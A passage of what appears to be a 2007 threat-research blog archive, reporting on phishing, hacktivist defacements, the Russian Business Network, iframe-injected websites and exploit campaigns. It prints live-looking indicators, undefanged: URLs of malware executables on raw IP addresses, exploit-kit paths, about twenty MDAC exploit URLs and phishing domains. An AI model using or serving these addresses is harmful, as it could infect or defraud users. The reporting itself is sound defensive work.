I’ll leave the data mining based on these patterns to you, what’s important is that the URLs are still serving spoofed MySpace front pages, with the only downsize that they cannot sucessfully load MySpace’s videos, and don’t provide

any SSL authentication, which I doubt have prevented lots of people from falling victims into it.

Does all the data lead us to conclude that this could be the most "creative phishing campaign of the year"?

Let’s have it offline first.

1. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

2. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

3. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

4. http://img218.imageshack.us/img218/6873/107882cnbu3.png

5. http://img218.imageshack.us/img218/764/370913cndq6.png

6. http://img57.imageshack.us/img57/7429/978bg33cnxl1.png

633

Mass Defacement by Turkish Hacktivists (2007-11-21 19:44)

At first it appeared that it was just the [1]official site of Goa’s DoIP, that’s been defaced by [2]Turkish defacers, but looking further the campaign gets much bigger than originally anticipated :

" *The official website of the Goa government’s Department of Information and Publicity (DoIP) - goainformation.org - was hacked by a group of Turkish militants on Saturday. The hacker has not only defaced the website, replacing all information with the group’s propaganda material in Turkish language, but also posted some gory pictures of slain terrorists. The DoIP has now lodged a complaint with the Panjim Police and the Panjim crime branch is investigating the matter.* "

The campaign is aiming to [3]send a PSYOPS signal to the rest of the world regarding the recent tensions between [4]Turkey’s military operations in northern Iraq against PKK, an action the U.S doesn’t seem to enjoy at all. Some sample defaced sites are **savymedia.com**; **itrit.com**; **sledderforever.com**; **pssoc.org**; **youthblood.org**; **prisonministry.com**. The defacers are sending the following message :

" *The United States of America who is feeding on and strengthening behind closed doors the universal terrorists, is the greatest terrorist country. pkk/kadek/hpg/kkk is the world’s most bloody and brutal terrorism group. They killed approximately 35.000 innocent people without any cruel till now. All the nations and states must know which are supporting these bloody and brutal terrorism groups, supporting terrorism will brings suffer and deathness. We are always be a side of peace. but we have always some words to say these terrorists "which" wants to seperate us and kill innocent people*"

Moreover, [5]Turkish hacktivists from another group have also been active recently by defacing the Assyrian

Academic Society, Assyrian actress and author Rosie Malek-Yonan's site, and International Campaign to Support

the Christians of Iraq petition's site. Three other Turkish hacktivists are also currently defacing under the handles

634

of NusreT, [6]MUSTAFAGAZI, and [7]Storm, using the same defacement templates. The first group is reachable at a closed forum **turkmilliyetcileri.org**, and the second at **turkittifak.org**. Apparently, these groups are all under the umbrella of the [8]Turkish Republican Hackers group.

1. http://www.mumbaimirror.com/net/mmpaper.aspx?page=article&sectid=2&contentid=200711182007111802 5237484ab3e7

672

2. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html

3. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

4. http://www.reuters.com/article/middleeastCrisis/idUSL21230388

5. http://www.aina.org/news/20071119204422.htm

6. http://www.loadtr.com/b-90967-hgazi.jpg

7. http://www.loadtr.com/b-91306-stormindex.jpg

8. http://img73.imageshack.us/img73/2032/43433481me9.jpg

635

A Botnet of Infected Terrorists? (2007-11-21 22:33)

Redefining malware to minimize the negative public outbreak by renaming it to Remote Forensic Software, now that's

a evil marketing department's positioning strategy in action. I've already discussed how inpractical the [1]utopian

central planning of a security industry is, and while you're limiting the access to the tools who may help someone

unethically pen testing an internal asset, you're also limiting the possibility for the discovery of such vulnerable asset

- basically a false feeling of security, you don't touch it, it doesn't move, until of course someone else outside your controlled environment comes across it, the way they will sooner or later since it's an open network, one you benefit

from, but cannot fully control.

[2]Australian law enforcement have been using spyware for a while, and Austria following [3]Germany's interest into the concept is getting [4]involved too:

" *Germany is hiring software specialists to design "white-hat" viruses that could infiltrate terrorists' computers and* *help police detect upcoming attacks, an Interior Ministry spokeswoman in Berlin confirmed Saturday. The*

government is still drafting legislation to permit snooping via the internet under judicial control, but has decided there is no time to lose in developing the "remote forensic software." The ministry said the BKA federal police had been instructed to resume the development and hire two specialists. "

[5]Are cyber criminals or bureaucrats the industry’s top performer? In November, 2008, we’ll be discussing

how come so much money were spend to develop the malware, given the lack of any ROI out of this idea during the

entire period, whereas DIY malware tools are not just a commodity, but also freely available for a law enforcement

to use. Moreover, emailing malware is so old-fashioned and noise generating, that even the average Internet users

knows "not to click on those email attachments sent from unknown source". A far more pragmatic approach would be to embedd the malware on sites suspected of evangelizing terrorism, or radicalizing their audiences, by doing

so you’ll end up with a larger infected sample, and eventually someone, let’s say 1 out of 10,000 infected will turn

out to be a terrorist, by whatever definition you’re referring to in the case. Even more pragmatic, by [6]requesting a botnet on demand, and requiring the botnet master to tailor your purchase by providing you with infected hosts in

Germany whose browser language, and default fonts used are Arabic, you will not just save money, but will increase the probability of coming across a stereotyped terrorist, by outsourcing the infecting stage to those who excell at it.

Excluding the sarcasm, it’s your money that go for funding of such initiatives who basically "shoot into the dark" to see if they can hit someone. Even if they manage to infect someone, more staff will be required to monitor the collected data, which means more money will go into this, ending up with an entire department monitoring wishful thinking and thought crime. [7]Geheime Staatspolizei anyone?

If you really want access to real-time early warning threat intell for possible threats, monitor the [8]public cyber jihadist communities don’t come up with new ones to use them as [9]honeypots for cyber jihadists, identify local residents, [10]evaluate their state of radicalization and attitudes towards standard terrorist ideas, prioritize, and take action if necessary.

Cartoon courtesy of [11]Mahjjob.com

1. http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html

2. http://news.com.com/Australian+police+get+go-ahead+on+spyware/2100-7348_3-5491671.html

3. http://www.smh.com.au/news/World/Germany-to-bug-terrorists-computers/2007/11/18/1195321576891.html

4. http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html

5. http://ddanchev.blogspot.com/2006/03/are-cyber-criminals-or-bureaucrats.html

6. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

7. http://en.wikipedia.org/wiki/Gestapo

8. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

9. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

10. http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html

11. http://www.mahjoob.com/

637

The State of Typosquatting - 2007 (2007-11-23 16:10)

The recently released "[1]What’s In A Name: The State of Typo-Squatting 2007" is a very in-depth and well segmented study into the topic, you should consider going through :

[2]Introduction

[3]Typo- and Cyber-squatting on the rise

[4]Key Findings

[5]Methodology

[6]Rankings by Category

[7]Sample site: McAfee.com

[8]The Economics of Typo-Squatting: Why it Works

[9]What is driving the increase in typo-squatting

[10]The decline in adult content on typo-squatters

[11]Discussion of our methodology

[12]Defining Typo-Squatting

[13]Other Methods for Combating Typo-Squatting

[14]Conclusions

[15]Complete Results

Is it just me using bookmarks and only risking to fall victim into a pharming attack, compared to manually typing and mistyping an URL? My point is that coming across several articles emphasizing how important typing the right URLs is, I think they’ve missed an important point which is that typosquatting by itself isn’t that big of a security threat, but in a combination of tactics it becomes such. There’s no chance you will ever mistype an URL such as

paypal-comlwebscrc-login-run.com, a [16]typosquatted domain like the ones I covered in September, since these ones come in as phishing emails hosting a Rock Phish kit, namely they turn into threats when combined with other tactics. Blackhat SEO is another such tactic. The type of buy-cheap-iphones.com always aim to trick search engines into positioning them among the first 20 results, and they often succeed until a search engine figures out it's a blackhat SEO spam and removes it from the index.

Here's an example of such combination of tactics, [17]use-iphone.com for instance was spammed according McAfee, the folks behind the study. What's was **use-iphone.com** all about? Icepack kit in action - **use-iphone.com/ice-pack/index.php**.

1. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296

2. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#introduction

3. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#TypoCyberSquatting

4. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#KeyFindings

5. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Methodology

6. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Rankings

7. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#SampleSite

8. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Economics

9. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#WhatIsDriving

10. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Decline

11. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Discussion

12. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Defining

13. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#OtherMethods

14. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Conclusions

15. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo-full

16. http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html

17. http://www.siteadvisor.com/sites/use-iphone.com/summary/

Exposing the Russian Business Network (2007-11-26 11:52)

It was about time someone comes up with an in-depth study summarizing all of the Russian Business Network’s

activities, as for me personally, 2007 is the year when bloggers demonstrated what wisdom of the crowds really

means, by putting each and every piece of the puzzle to come up with the complete picture, one the whole world

benefits from. A highly recommened account into the RBN’s activities courtesy of David Bizeul’s "[1]Russian Business Network study" :

" *It’s interesting to observe that many recent cyber crime troubles are relating to Russia. This observation is obviously a simple shortening. Indeed nothing seems to link to Russia at first sight, it’s a nasty country for sending spam but many are worst, Russia is only the 8th top spam country. We need to dig deeper to identify that cyber*

crime is originating mostly from Russian dark zones. In a digital world, those dark zones exist where the Internet becomes invisible and it’s used for collecting phishing sites credentials, for distributing drive by download exploits, for collecting malware stolen data, etc. It’s a considerable black market as it has been revealed in this paper. A lot of information can be available over the web on Russian malicious activities and precisely on the way RBN (Russian Business Network) plays a major role in these cases. "

What contributed to such a well coordinated exposure of the RBN during the last two quarters at the bottom line? It’s not just security researchers exchanging info behind the curtains, but mostly due to RBN’s customers

confidence in RBN’s ability to remain online. And while remaining online has never been a problem for the RBN, until

recently when DIY IP blocking rulesets were available for the world to use, they undermined their abilities to remain

undetected. In fact, I was about start a contest asking anyone who can come up with a IP with a clean reputation

within the RBN’s main netblock right before it dissapeared, and would have been suprised if someone managed to

find one.

The RBN doesn’t just makes mistakes when its customers embedd malware hosting and live exploit URLs on

each and every malware and high-profile attack during the year, it simply doesn’t care in covering its tracks and

so doesn’t their customers as well. RBN’s second biggest mistake for receiving so much attention is their laziness which comes in the form of over 100 pieces of malware hosted on a single IP, without actually bothering to

take care of their directory listing permissions, allowing my neatly crafred OSINT gathering techniques to come

up with yet proof of a common belief into their practice of laziness. Moreover, the KISS strategy that I often relate to the successful malicious economies of scale that malware authors achieve due to DIY malware kits using outdated exploits compared to bothering to purchase zero day ones, didn't work for the RBN. Remember that each and every of the several Storm Worm related IPs that I covered once were returning fake suspended account notices in a typical KISS strategy, while the live exploit URLs and the actual binaries were still active within the domains.

This isn't exactly what you would expect from what's turning into a case study on conversational marketing, or perhaps how conversational marketing provokes the wisdom of crowds effect to materialize, so that the entire community benefits from each and everyone's contribution - in this case exposing the RBN.

How would the RBN change its practices in the upcoming future given all the publicity it received as of recently? They will simply stop benefing from the easy of management of their old centralized infrastructure, and will segment the network into smaller pieces, but while still providing services to their old customers, they're easy to traceback, and to sum up this post in one sentence - the Russian Business Network is alive, and is providing the same services to the same customers, including malware and live exploits hosting URLs under several different netblocks.

It's also great to note that David's been keeping track of my research into the RBN's activities. [2]Go through the study and find out more about the RBN practices.

Related posts:

[3]Go to Sleep, Go to Sleep my Little RBN

[4]Detecting and Blocking the Russian Business Network

[5]RBN’s Fake Security Software

[6]Over 100 Malwares Hosted on a Single RBN IP

[7]The Russian Business Network

1. http://bizeul.org/files/RBN_study.pdf

2. http://bizeul.org/files/RBN_study.pdf

3. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

4. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

5. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

6. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

7. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

641

But Malware is Prone to be Profitable (2007-11-26 19:33)

Read this [1]a couple of times, than read it several more times, and repeat. It’s usually "powerful stuff" that prompts such confusing descriptions of what sound like defense in-depth at one point, and a combination of intergalactic

security statements in respect to the "massive amounts of computing power required" to solve the "security problem" at another. Stop predicting weather and assessing the impact of global warming, and [2]command the

supercomputers to figure our the scientific mysteries behind common insecurities :

" *Even if we can’t produce effective network security, we can at least make it more difficult and therefore expensive to attack a network by adopting some of the hacker’s own techniques. He favors randomizing the use of*

a number of techniques for filtering content, so that individual malware vectors will sporadically stop working. By changing the challenge involved in compromising systems, the whole malware economy is changed. Stolfo also

took a positively Darwinian view of how much change was needed, suggesting that security only had to be good

enough to make someone else’s system look like a more economical target. Overall, the talks were pretty depressing, 642

given that the operating systems and software we rely on will probably never be truly secure. The process of blocking malware that takes advantage of this insecurity appears to be entering the realm where true security has *become one of those problems that requires massive amounts of computing power and an inordinate amount of time.* "

The operating systems and the software we use can be truly secure, [3]but will be useless compared to the currently insecure, but useful ones we’re using. Now here’s a [4]great and straight to the point article, that’s segmenting the possible uses of a host that’s already been compromised, a great example of how innovations in terms of improved Internet connectivity, increased CPU power, and flexibility of online payments both steamline progress, and contribute to the growth of the underground.

Beat malware by doing what malware authors do? Sounds great. Malware authors outsource, do it too. Malware authors embraced the on demand SCM concept, embrace it too. Malware authors consolidate with stronger strategic partners, and acquire the weaker ones by providing them with DIY malware creation tools in order for them to make the headlines at a later stage, consolidate too. Malware authors keep it simple the stupids, you fight back with rocket science theoretical models and shift the focus from the pragmatic reality just the way it is - consolidation, outsourcing, shift towards a service based economy, quality and assurance of the malware releases, malicious economies of scale in the form of malware exploitating kits, ones it’s getting hard to keep track of these days.

At the bottom line, how to solve the "malware problem"? It all depends on who you’re solving it for. Long

live marginal thinking.

Related posts:

[5]Malware - Future Trends, January, 2006

[6]Underground Economy’s Supply of Goods and Services

[7]The Dynamics of the Malware Industry - Proprietary Malware Tools

[8]Managed Spamming Appliance - The Future of Spam

[9]Multiple Firewalls Bypassing Verification on Demand

1. http://arstechnica.com/news.ars/post/20071120-making-malware-unprofitable-economics-key-to-slowing-hacker

s-down.html

2. http://www.top500.org/

3. http://dilbert.com/comics/dilbert/archive/images/dilbert2007113333116.gif

4. http://www.dshield.org/diary.html?date=2007-11-20

5. http://www.windowsecurity.com/uplarticle/networksecurity/malware-trends.pdf

6. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

7. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

8. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

9. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

643

I See Alive IFRAMEs Everywhere - Part Two (2007-11-27 22:40)

The never ending IFRAME-ing of relatively popular or niche domains whose popularity is attracting loyal and well

segmented audience, never ends. Which leads us to part two of this series [1]uncovering such domains and tracing

back the malicious campaign to the very end of it. Some of these are still IFRAME-ed, others cleaned the IFRAMEs

despite Google’s warning indicating they’re still harmful, the point is that all of these are connected.

Affected sites :

Epilepsie France - **epilepsie-france.org**

Iran Art News - **iranartnews.com**

The Media Women Forum - **yfmf.org**

Le Bowling en France - **bowling-france.fr**

The Hong Kong Physiotherapists Union - **hkpu.org**

The Wireless LAN Community - **wlan.org**

The First HELLENIC Linux Distribution - **zeuslinux.gr**

The entire campaign is orbiting around **pornopervoi.com**, which was last responding to **81.177.3.225**, an IP

that’s also known to be hosting a fake bank (**weiterweg-intl.com**) according to [2]Artists Against 419. Within

the domain, there were small files loading a second IFRAME. For instance, **pornopervoi.com/u.php** leads

to **88.255.94.246/freehost1/georg/index.php?id=0290** (WebAttacker), the same campaign is also active at

81.29.241.238/freehost1/georg/index.php?id=0290, these try to drop the following :

88.255.94.246/freehost1/chris0039/lu/dm _0039.exe

81.29.241.238/freehost1/chris0031/lu/dm _0031.exe

An [3]Apophis C &C panel was located in this ecosystem as well. Among the other files at **pornopervoi.com**,

are **pornopervoi.com/i.php** where we’re redirected to the second one **spelredeadread.com/in.php?adv=678**.

644

Even more interesting, **energy.org.ru** a Web hosting provider is also embedded with **pornopervoi.com/m.php** again forwarding to **spelredeadread.com**. To further expand this ecosystem, **yfmf.org** the Media Women Forum is also IFRAME-ed with a link pointing to **pornopervoi.com/m.php**. Another site that's also pointing to **pornopervoi.com/m.php** is the Hong Kong Physiotherapists Union **hkpu.org**. Two more sites serving malware, namely **wlan.org**, the Wireless LAN Community also pointing to **pornopervoi.com/m.php**, and **zeuslinux.gr**, The First HELLENIC Linux Distribution.

Who's behind this malware embedded attack? It's the ongoing consolidation between defacers, malware authors, and blackhat SEO-ers using the [4]infamous infrastructure of the RBN.

Related posts:

[5]Bank of India Serving Malware

[6]U.S Consulate in St.Petersburg Serving Malware

[7]Syrian Embassy in London Serving Malware

[8]CISRT Serving Malware

[9]Compromised Sites Serving Malware and Spam

[10]A Portfolio of Malware Embedded Magazines

[11]Possibility Media's Malware Fiasco

[12]The "New Media" Malware Gang

[13]Another Massive Embedded Malware Attack

1. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html

2. http://db.aa419.org/fakebanksview.php?key=21091

3. http://pandalabs.pandasecurity.com/archive/Has-your-credit-card-been-stolen_3F00_.aspx

4. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

5. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

6. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

7. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

8. http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html

9. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

10. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

11. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

12. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

13. http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html

Are You Botnet-ing With Me? (2007-11-27 22:48)

Informative and [1]recently released study by ENISA on the problem of botnets, especially the emphasis on how [2]client side vulnerabilities surpassed email attachments, and downloading of infected files as [3]infection vectors.

Not because these aren’t working, but because of the botnet’s masters attitude for achieving malicious economies of scale has changed. Despite that we can question whether or not they put so much efforts while strategizing this, let’s say they stopped pushing malware, and started coming up with ways for the end users to pull it for themselves :

" *The most common infection methods are browser exploits (65 %), email attachments (13 %,) operating system exploits (11 %), and downloaded Internet files (9 %). Currently, the most dangerous infection method is surfing to an infected webpage. Indications of a bot on your computer include e.g.: Slow Internet connection, strange browser behavior (home page change, new windows, unknown plug-ins), disabled anti-virus software; unknown autostart programs etc.* "

Here’s the entire publication - "[4]Botnets - The Silent Threat" by David Barroso.

1. http://www.enisa.europa.eu/pages/02_01_press_2007_11_27_botnets.html

2. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

3. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

4. http://www.enisa.europa.eu/doc/pdf/deliverables/enisa_pp_botnets.pdf

A TrustedSource for Threats Intell Data (2007-11-27 22:52)

Following [1]the series of posts on [2]early warning security events systems, Secure Computing [3]have just announced a major upgrade of their [4]threat intell service :

" *Secure Computing's [5]TrustedSource acts like a satellite advanced-warning system for the Internet that detects suspicious behavior patterns at their origins, and then instructs security devices to take corrective precautions or action,"*

said Dr. Phyllis Schneck, vice president of research integration for Secure Computing. "TrustedSource pinpoints reputation by looking at behavior and specific factors such as traffic volumes, patterns and trends, and enabling it to rapidly identify deviations from the norm on a minute-by-minute basis. "

I've already mentioned the radical perspective of integrating all the publicly known IPs with bad reputation, and sort of ignoring their online activities in order to prevent common problems such as click fraud for instance. Think from the end user’s perspective, what’s the worst thing that could happen to both the average and experienced end user? Try

witnessing the situation when a known to be infected with malware end user [6]starts receiving messages like these,

and will continue to receive them until a certain action is taken presumably disinfecting themselves. Of course, it’s

more complex than it sounds, but start from the basics in terms of the incentives for end users to disinfect themselves, the masses of which aren’t that very socially oriented unless of course it’s global warming and the possibility for a

white Christmas you’re talking about. Issuing an "[7]Internet Driver’s License" wouldn’t work on an international scale, and even if it works on a local scale somewhere in the world, it wouldn’t really matter, since you’ll have the rest of the
648

world driving unsafely, and you’ll be the only country which has fastened its seat belt. Here’s [8]an example of such mode of thinking.

1. http://ddanchev.blogspot.com/2007/11/yet-another-malware-outbreak-monitor.html

2. http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html

3. http://money.cnn.com/news/newsfeeds/articles/marketwire/0332356.htm

4. http://www.eweek.com/article2/0,1895,2222390,00.asp

5. http://trustedsource.org/

6. http://www.mustap.com/media/googlevirus.gif

7. http://www.wired.com/politics/security/news/2007/06/bot_strategy

8. http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html

Which CAPTCHA Do You Want to Decode Today? (2007-11-28 23:12)

Once you anticipate your success, you logically start putting more efforts into achieving a decent level of efficiency in the process of [1]breaking CAPTCHA, now that’s of course in between commercializing your know-how. CAPTCHA

breaking or decoding on demand has been [2]a reality for a while, with malicious parties empowered by [3]proprietary tools, publicly available [4]DIY CAPTCHA breakers, or services like this one doing it on demand.

The following service is offering the possibility for CAPTCHA decoding on a per web service basis, and enticing

future customers by providing percentage of accuracy, the price, and the ease of difficulty of breaking it. CAPTCHA decoding is listed for the following services : *9you, tiancity, cncard, the9, kingsoft, taobao, dvbbs, shanda, csdn, chinaren, monter, and baidu*. The hardest to break CAPTCHAs mentioned are those of Yahoo, Hotmail, QQ, Google.

Moreover, Ticketmaster’s the most expensive one, followed by Ebay’s CAPTCHA decoding process.

What happens when malicious parties cannot directly decode the CAPTCHA? They figure out ways to adapt to

the situation, namely by enjoying the benefits of the human factor in the process while sacrificing some of the

efficiency, but continuing to achieve their objective.

1. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

2. http://www.eweek.com/article2/0,1895,2211589,00.asp

3. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

4. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

650

66.1 Host Locked (2007-11-28 23:39)

Having found a static pattern for identifying a [1]Rock Phish domain a couple of months ago in the form of the bogus

"[2]209 Host Locked" message, the [3]Rock Phishers seems to have picked up the finding and changed the default domain message to "66.1 Host Locked" as of recently. Here are the very latest Rock Phish domains using this :
business-eb.bbt.com.4rrt.es

ntu3ot1.com

nikogonet.com

ne5oe.com

nod-for-pc.com

sparkasse.de.4rrt.es

marip.com.es

Moreover, a [4]recently released survey results by Cloudmark, whose study into the [5]Economics of Phishing is also

worth going through, indicates that current and prospective customers of a certain brand lose trust in it, if they're

exposed to phishing emails pretending to be from that brand :

The survey revealed that:

- 42 % of respondents surveyed feel that the trust in a brand would be greatly reduced if they received a phishing email claiming to be sent by that brand

- 41 % of those surveyed felt that their trust in a bank would be greatly reduced if they received a phishing email claiming to be from that company, compared to 40 % who felt the same for an ISP, 36 % for an online shopping site

and 33 % for a social networking site

- 26 % of those surveyed feel that they are the party most responsible for protecting themselves from phishing attacks, with 23 % believing their Internet Service Provider (ISP) or email service provider is the most responsible and 17 %

thinking that the sender’s ISP and email service provider holds the greatest responsibility

The last point is perhaps the most insightful one, given it has to do with self-awareness and responsibility, forwarding the responsibility to the provider of the email service, and best of all, seeking more responsibility in [6]fighting outgoing phishing and spam compared to incoming one.

1. http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html

2. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

3. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

4. http://www.cloudmark.com/serviceproviders/media/releases/?release=2007-11-26

5. http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html

6. http://www.windowsecurity.com/articles/Popular-Spammers-Strategies-Tactics.html

651

Malware Serving Online Casinos (2007-11-30 00:04)

[1]Don’t play poker on an infected table part two. The following three online casinos are currently serving embedded malware in the form of IFRAMES and the average javascript obfuscation.

The first one is **poker.gagnantscasino.com** (213.186.33.4) with current obfuscation loading **statistics-gdf.cn/ad/index.php** (116.0.103.133) where another obfuscation loads, deobfuscated attempts to load p423ck.exe (Zlob) at **statistics-gdf.cn/ad/load.php**, playing around with the host for too long results in zero malicious activity, at least they make you think so. Here’s another internal URL **statistics-gdf.cn/ad/index.php?com**

Detection rate : Result: 7/32 (21.88 %)

File size: 43008 bytes

MD5: 08f445712adcef5ef091378c51bbbaaa

SHA1: 3478fe6a600251b2ee147dbd50eaf4f204a884cb

Last week’s obfuscation at this online casino was pointing to **traffmaster.biz/ra/in.cgi?5** which is now down.

The second casino is **fabispalmscasino.com** (82.165.121.138) with current obfuscation attempting to connect

to the now down **stat1count.net/strong**, a host residing on a netblock I covered before showcasing [2]a scammy

ecosystem. The third one is **sypercasino.com** which was resolving to 203.117.111.102 early this week, and taking

advantage of WebAttacker at **sypercasino.com/biling/index.php**. Now it resolves to 58.65.236.10 and promotes

banner.casino.com/cgi-bin/SetupCasino.exe

652

Detection rate: 9/32 (28.13 %)

File size: 194077 bytes

MD5: 26da6f81349ff388d08280abababab9150

SHA1: f20e8fee439264915710f9478ec1e74583563851

It’s interesting to monitor how people behind these manually change the obfuscations to further expand their

connections with other scammers, or services and attack approaches they use, and even more interesting to see it

happen [3]on-the-fly just like [4]meds247.org for instance.

Don’t play poker on an infected table.

1. http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html

2. http://ddanchev.blogspot.com/2007/11/scammy-ecosystem.html

3. http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html

4. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

2.12

December

Censoring Web 2.0 - The Access Denied Map (2007-12-03 17:23)

Remember the [1]World’s Internet Censorship Map? This is [2]a niche version of it that’s " *mapping the online censorship and anti-censorship efforts related to the Web 2.0*". Compared to, for instance, [3]Irrepressible, whose idea is to take advantage of the long-tail of anti-censorship by allowing everyone to embedd a badge that’s spreading

censored content, the Global Voices Advocacy " *seeks to build a global anti-censorship network of bloggers and online activists dedicated to protecting freedom of expression and free access to information online.* " and aims to act as a vehicle to communicate the censored information to the rest of the world, a far more pragmatic approach than

having the censored bloggers figure out how to post the facts online - they’ll simply forward them to the GVA.

And just as important it is to take advantage of the wisdom of crowds, whose [4]collective intelligence can in

fact act as an early warning system, it’s also important to [5]educate those who cannot freely express their opinion

on the process of expressing it

1. http://ddanchev.blogspot.com/2006/06/worlds-internet-censorship-map.html

2. http://advocacy.globalvoicesonline.org/maps/

3. http://irrepressible.info/

4. http://ddanchev.blogspot.com/2006/11/global-map-of-security-incidents-and.html

5. http://ddanchev.blogspot.com/2007/10/everyones-guide-to-by-passing-internet.html

655

MDAC ActiveX Code Execution Exploit Still in the Wild (2007-12-05 18:50)

Who needs zero day vulnerabilities when the average end user is still living in the perimeter defense world and

believes that security means having a firewall and an anti virus software running only? Now that’s of course a rhetoric question given how [1]modern malware is either blocking the update process of these applications, or shutting them

down almost by default these days.

The following URLs are currently active and exploiting [2]CVE-2006-0003, and despite that it was patched in

11 April, 2006, the last quarter of 2007 showcased the malware authors simplistic assumption that outdated but

unpatched vulnerabilities can be just as effective as zero day ones, and when the assumption proved to be true – take

Storm Worm's use of outdated vulnerabilities as the best and most effective example – it automatically [3]lowered

the entry barriers into the world of malware, breaking through the myth that it's zero day vulnerabilities acting as

they key success factors for a malware embedded attack on a large scale :

dgst.cgs.gov.cn/docc/index.htm

dhyjagri.gov.cn/program/images/img/New/index.htm

sell.c2bsales.com/look.htm

nesoy.com/svcdir/index.htm

qyxjxx.com/admin/inc/index.htm

xi530.com

jzkj.icp365.cn/index.htm

52fans.net

218.84.59.218/img/c/

918a.com.cn/123/index.htm

flch.net/img/img/liqiuf.htm

jiashiyin.com/qq/index.htm

flymir2.com/liouliang/mama/index.htm

22229682.com/pop/20.htm

heitianshi.cn/love/index.htm

jm.xiliao.cc/windows/vip.htm

90to.com/qq/index.htm

cmctn.com

jcqing.com/mm/index.htm

chinesefreewebs.com/admin88/2.htm

These are all courtesy of what looks like Chinese folks, and represent a good example of what [4]malicious economies

of scale are as a concept that emerged during 2007. Years ago, when a vulnerability was found and exploit released,

malicious parties were quickly taking advantage of the "window of opportunity" following the myth that the more publicity the vulnerability receives, the more useless it will get, given more people will patch. That’s such a wishful thinking, one [5]the people behind Storm Worm apparently [6]perceived as [7]FUD-ish one, and by [8]not following it, ended up with operating [9]the largest botnet known for the time being - a botnet that was built on the foundations

of outdated vulnerabilities pushed through emails, using sites as the infection vector , and not a single zero day one.

How are risks hedged? Risks are hedged by following the simple diversification principle, which from a malicious perspective means increasing the probability for success. By using a single exploit URLs like the MDAC in this

case, the chances for success are much lower compared to diversification of the "exploits set", a daily reality these days thanks to the emerging malicious economies of scale mentality in the form of web exploitation kits such as

[10]MPack, [11]IcePack, [12]WebAttacker, the [13]Nuclear Malware Kit and [14]Zunker as the most popular ones.

Here’s a related article - "[15]Zero-Day Exploits on The Decline" :

" *One of the reasons is that bad guys don’t have to use them (zero day)," said Skoudis, who also founded information security consultancy Intelguardians. For example, he said, the Storm worm propagates itself though users*

clicking on an e-mail link, and does not require a zero-day exploit to function. "When simple techniques work, there is no need to unfurl zero-days," Skoudis said. "Attackers can just save them for more targeted attacks. "

So, how did the people behind Storm Worm ended up with the world’s largest botnet? They simply didn’t believe in the effectiveness of [16]populist generalizations of security in the form of patching, and abused the

miscommunication between the industry that’s still preaching perimeter defense is the panacea of security, and the

end user, the one whose Internet connectivity results in [17]all the spam, phishing and malware we’re all receiving,

by stopping to target what the solutions protect from, and migrating to niche attack approaches to use as infection

